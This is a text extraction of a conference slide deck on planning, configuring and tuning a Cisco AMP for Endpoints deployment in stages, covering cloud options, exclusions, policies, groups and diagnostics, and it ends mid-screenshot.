
# Things to consider before and during an AMP for Endpoints Deployment

 Deployment Journey: Where to start and how to proceed?

 Deployment Planning Deep Dive: What are the best practices in each of the phases?

 General Best Practices: What are the considerations related to VDI, connector updates, tuning, etc?

# AMP For Endpoints Deployment Stages There's just one rule: Deploy in Stages!





# **Environmental Data Gathering**

#### What do we have, and how do we protect it



- How many endpoints will we be protecting?
- What operating systems need to be supported?
- Will our existing endpoint security product be removed pre-install, post-install, or will it be remaining?
- What are the mission critical systems & software?
- What is the software deployment process?
- Is there a Proxy in the Environment?
- Do we have organizational privacy requirements?




#### Security Product Data Gathering What safeguards do we have in place and how do we replicate them



- What exclusions are already included in the existing security software?
- Is the current software being used to block applications?
- Is the current software being used to block IP addresses?
- What other security features does the existing security product have?
  - How do those features line up with AMP for Endpoints?
  - How to transition existing settings and configurations to the new environment?



## AMP For Endpoints Deployment Stages There's just one rule: Deploy in Stages!





### Public Cloud



#### Requirements

- Internet Connection
- Supported Endpoint Operating System
- Available hard drive space
  - <100MB for Windows Connectors</p>
  - ~1GB with Tetra Enabled

#### Recommendation:

Deploy Public Cloud unless privacy requirements dictate the use of Private Cloud

# So Does Privacy Have a Cost?




	Public Cloud	Private Cloud
Engines	All latest development	No ExpPrev / SysProt / MAP / Cognitive Intelligence / Ethos **
Deployment	Regional cloud data centers (EU, NA, APJC)	UCS / virtual machine (air-gap* or proxy mode)
Endpoint Connector	Win, Mac, Linux, Android, iOS	Win, Mac, Linux (PC 3.x)
Scalability	Virtually no limits	Up to 100,000 connectors with UCS
Integrations	Threat Grid Cloud, FMC, ESA, CES, WSA, CTA, Meraki MX, Umbrella (File Rep), ISE, VT	Threat Grid Appliance, ESA, WSA, FMC, ISE, VT
Features	All latest development	Current Minimum of 4-6 months lag
AMP Unity	Yes (FMC 6.2, ESA/CES 11.1, WSA 11.5)	No
Threat Response	Yes	No
Content	Always up to date	Proxy Mode: up to date, Air Gap: delayed
Release cycle	Release Notes	Release Notes




## Proxy Mode vs. Air-Gap Mode



#### Proxy Mode



#### Air-Gap Mode



#### Security Product Planning What was old, is now new again!



- What exclusions are already included in the existing security software?
  - Are new exclusions needed? Are the existing exclusions still relevant?
- Is the current software being used to block applications?
  - If so, which applications? Do we need to transfer this information to AMP for Endpoints?
- Is the current software being used to block network traffic?
  - If so, which IPs? Do we need to transfer this information to AMP for Endpoints?
- What other security features does the existing security product have?
  - How do those features line up with AMP for Endpoints and how do we configure them?
  - How to transition existing settings and configurations to AMP for Endpoints?



### AMP Console Group Planning

Deployment Planning


STAGE 2:

The Organization is expanding to meet the expanding needs of the Organization

- How will Groups of endpoints be organized?
- How will Exclusions be organized?
- How will Policies be organized?
- How will Policies and Groups be managed a year from now?
- Will TETRA/ClamAV be utilized?
- Will a TETRA Update server be beneficial?
- Will Cognitive Intelligence be utilized? (W3C log format)



#### AMP For Endpoints Deployment Stages There's just one rule: Deploy in Stages!






TECSEC-2599



AMP for Endpoints Console Setup Demo

cisco Livel




# Outbreak Controls

STAGE 3: Console Setup

After all, any successful malware is too much malware

- Custom Detections:
  - Simple: SHA256 (Blacklist)
  - Advanced: ClamAV signature language
  - Android: SHA1 Matching
- Application Control:
  - Blocking SHA256 based, just Block, no Quarantine
  - Whitelisting SHA256 based just Whitelist
- Network
  - IP Blacklists & Whitelists (also used for EP Isolation)
- Endpoint IOC's
  - Deprecated soon, replaced by Orbital
- Cloud IOC's
  - Managed and Maintained by Cisco
  - Generate console alerts without user action
  - Does not require any configuration
  - Does not utilize endpoint resources






# Exclusions Just ignore that file, we know it's well

STAGE 3: Console Setup

- Exclusions can help us:
  - Coexist with other security tools
  - Reduce the performance overhead
- Exclude processes and directories for other security tools
- Import the relevant exclusions found during Stage 1
- Custom Exclusion Lists
  - Windows
  - Mac
  - Linux
- Cisco-Maintained Exclusions
  - Organized by application and OS






# Types of Exclusions

- Threat
- Path
- File Extension
- Wildcard
- Process Exclusions:
  - File Scan
  - System Process Protection
  - Malicious Activity Protection

Note: Additional details in stage 4a




# Recommended Policies Much is provided to you!

- Default Policies are automatically created when users first log into the AMP for Endpoints console
- Utilize the provided policies as much as possible

NOTE: Each policy is preconfigured for a specific purpose, taking into account the best settings for performance and protection

#### **Policies**






# Recommended Policies (Best Practice) Expand on what is given



- Create Debug and upgrade versions of these policies
  - These new policies will be used for parent groups
  - This eases management in large environments
- Create as few new policies as possible
  - Fewer policies are easier to manage
  - When creating new policies follow the same Debug and Upgrade pattern





# Policy Settings You do what you do, because we dictate it to you!



- Best Practice: Utilize the Policy Configuration Recommended Settings that are included in the Edit Policy page
  - These settings provide the best coverage while maintaining the highest level of performance
- Best Practice: Ensure that the connector protection password is enabled. Review each policy's settings to ensure they match the recommendations.

NOTE: Disabling features does not prevent the driver from being installed. Switches must be used during install to prevent driver installation (see Appendix: A)

#### **Recommended Settings**

#### Workstation

Files: Quarantine

Network: Block

Malicious Activity Protection: Quarantine

System Process Protection: Protect

#### Server

Files: Quarantine

Network: Disabled

Malicious Activity Protection: Disabled

System Process Protection: Disabled



# Critical Policy Settings The most important settings you should be aware of



#### Conviction modes:

 When configuring a non-audit policy – enable the conviction modes as strictly as allowed by your environment

#### Detection engines:

- Enable TETRA unless a traditional scanning engine is not required
- Enable Exploit Prevention where possible
- NOTE: Some applications will not function with Exploit Prevention Enabled, test compatibility prior to widespread enablement



# Critical Policy Settings The most important settings you probably shouldn't change



0

- On Execute Mode (Policy -> Advanced Settings -> File and Process Scan):
   When set to active this setting prevents applications and files from being executed until they are scanned.
  - Best Practice: Leave this set to passive.
     Active mode creates a performance impact that is unacceptable in most environments.
- Cache (Policy -> Advanced Settings -> Cache):
   These settings define how long file dispositions are cached on the endpoint
  - Best Practice: Do not change these settings without consulting Cisco Support



**Passive** 




On Execute Mode

#### Default Groups A set of groups is provided for you



- A set of preconfigured groups is provided as a template for future group creation and organization
- These groups are configured with the associated policies that have the same name





# Recommended Group Configurations Knowing is half the battle!

STAGE 3: Console Setup

- Create a Parent Group for each primary policy including debug and upgrade
- Create child policies for each department or organizational group
  - Lump groups together where possible to reduce clutter and management overhead
- Organize your endpoints by function, location or other criteria.
- Child Groups can be any size
- Child Groups can have multiple sub children
- Some considerations:
  - What business groups/units will AMP4E be deployed on?
  - Will Contractors, guests, and servers be protected?
  - What portion of endpoints are roaming or remote workers?

#### Audit

Audit Group for Best Practices (Demo)

View Changes

#### **Audit - Debug**

No description

View Changes

#### **Audit - Upgrade**

No description

View Changes

#### **Domain Controller**

Domain Controller Group for Best Practices (Demo)

View Changes

#### **Domain Controller - Debug**

No description

View Changes

#### **Domain Controller - Upgrade**

No description


View Changes



#### Tetra Update Server

Logistics is key to any successful endeavor!

- Server runs on IIS, Apache, or Nginx
- Hosts local copies of TETRA and ClamAV definitions
- Reduces WAN bandwidth requirements for large install bases
- Ensures rapid definition updates
- Tetra Update Server is configured per Policy, Update Servers per Location may be a Reason to Group i.e. pere Country or Office





STAGE 3:

Console

#### Connector Redistributable


#### One Installer To Rule Them All

- Available from the Downloads page
- Package for SCCM and other deployment mechanisms
- Installer package will take switches
  - · (See Connector Documentation)

NOTE: Switches can prevent drivers from being installed. Disabling the feature in policy only turns the driver off post install



#### Download Connector





Show GPG Public Key

Show URL

Download

#### Windows Servers

#### **Best Practices and Switches**



- Windows Servers can be very sensitive to any interference from security software
- If your servers host services or applications that require a large number of network connections (SMB, SQL, Exchange, etc.) it is recommended that Modes and Engines
   Network be set to Disabled. /skipdfc (See Cisco Tetration Data Center Security)
- Running TETRA on a server without testing and proper Exclusions could significantly impact performance.
- Additionally it is highly recommended to gather multiple debug diagnostics over time to ensure that all required exclusions are implemented

NOTE: Switches can prevent drivers from being installed. Installed drivers can create performance issues. Use switches to prevent driver installs. Disabling the feature in policy only turns the driver off post install.



# Setup Cognitive Threat Analytics (CTA) We can see it all!



- If Cognitive Intelligence is going to be used, it should be setup early
- This provides the most robust security alerts possible and ensures alerting for clientless endpoints (endpoints where AMP cannot be directly installed on)
- Setup Steps
  - Enabla CTA in AMP for Endpoints Console (creates the link between the two clouds)
  - Configure your Proxy to upload logs via SCP or HTTPS
  - That's it!

#### **Cisco Cognitive Threat Analytics**

Cognitive Threat Analytics Integration: Disabled





To learn more about the integration, how it works, and the benefits it provides, visit the AMP for Endpoints homepage.

#### Required next steps


- For **Cisco WSA** or **BlueCoat ProxySG** choose "Configure" to walk through a wizard that will help you configure CTA for ingesting logs
- For Cisco CWS please contact support to link your existing account to your AMP for Endpoints business.



#### Configure Proxy and Firewall Rules We need a hole in that wall!




- AMP for Endpoints requires egress firewall rules
- Deep Packet Inspection/SSL Decryption will invalidate AMP traffic (exclude in Proxy and NGFW policies)
- For more information please see the AMP for Endpoints User Guide
- For easy testing there is a connectivity tool built into the connector
- See the help documents





# AMP For Endpoints Deployment Stages There's just one rule: Deploy in Stages!






#### Define Alpha or Eval Target Environment Before GA there was Beta, Before Beta, There was Alpha



- Is there a test environment for mission critical applications and systems?
- During Alpha/Eval Deployment it is highly recommended to initially deploy AMP for Endpoints in Audit Only
- Deploying connectors with an Audit debug policy allows the connectors to be tuned without disrupting users
- Consider deploying to IT users and technical staff
- Poll feedback frequently
- Apply and document changes





# Deployment Mechanisms Tools of the Trade

STAGE 4a: Alpha Deployment

- As a general rule if it can install applications and pass command line arguments, it can be used to deploy AMP for Endpoints.
- Manual distribution link is available directly from the AMP Console
- Apple Gotcha
  - MDM Deployment highly recommended
  - Additionally an MDM can be used to configure full disk access policies
  - Full disk access is required for AMP for Endpoints to function properly on OS X
















## Tuning AMP for Endpoint Deployments


- Tuning AMP for Endpoint Deployment is required to:
  - Prevent interference with other Security Products
  - Prevent interference with special or customized Applications
  - Limit Performance Impact of the AMP Connector
- Intention is to identify Files and Folders causing issues and to exclude them from inspection by AMP Connector
- Process:
  - Enable "Verbose History"
  - Run Support Diagnostic Tool
  - Perform your Tests at the Endpoint
  - Download Connector Diagnostics Bundle from AMP Console ->File Repository
  - Download Tuning Script ...
     <a href="https://github.com/CiscoSecurity/amp-05-windows-tune">https://github.com/CiscoSecurity/amp-05-windows-tune</a>





## Troubleshooting

Collect Diagnostics using diagnostics





**New Connector Diagnostic for Jemunos-PC** 

15 minutes

Historical Data

Debug session


Tuning AMP Connector for your Deployment There's an app for it

- Place script and Diagnostics
   Bundle in the same folder
- Run the Diagnostics Analyzer and observe Results:
  - Top 10 Processes
  - Top 10 Files
  - Top 10 Extensions
  - Top 100 File Paths
- This provide a first impression on processes and files causing high CPU consumption

```
Administrator: Command Prompt
::\Users\Rene Straube\Downloads\win-tune>
::\Users\Rene Straube\Downloads\win-tune>dir
Volume in drive C has no label.
Volume Serial Number is FCE1-A6A6
Directory of c:\Users\Rene Straube\Downloads\win-tune
08/01/2020 18:57
                     <DIR>
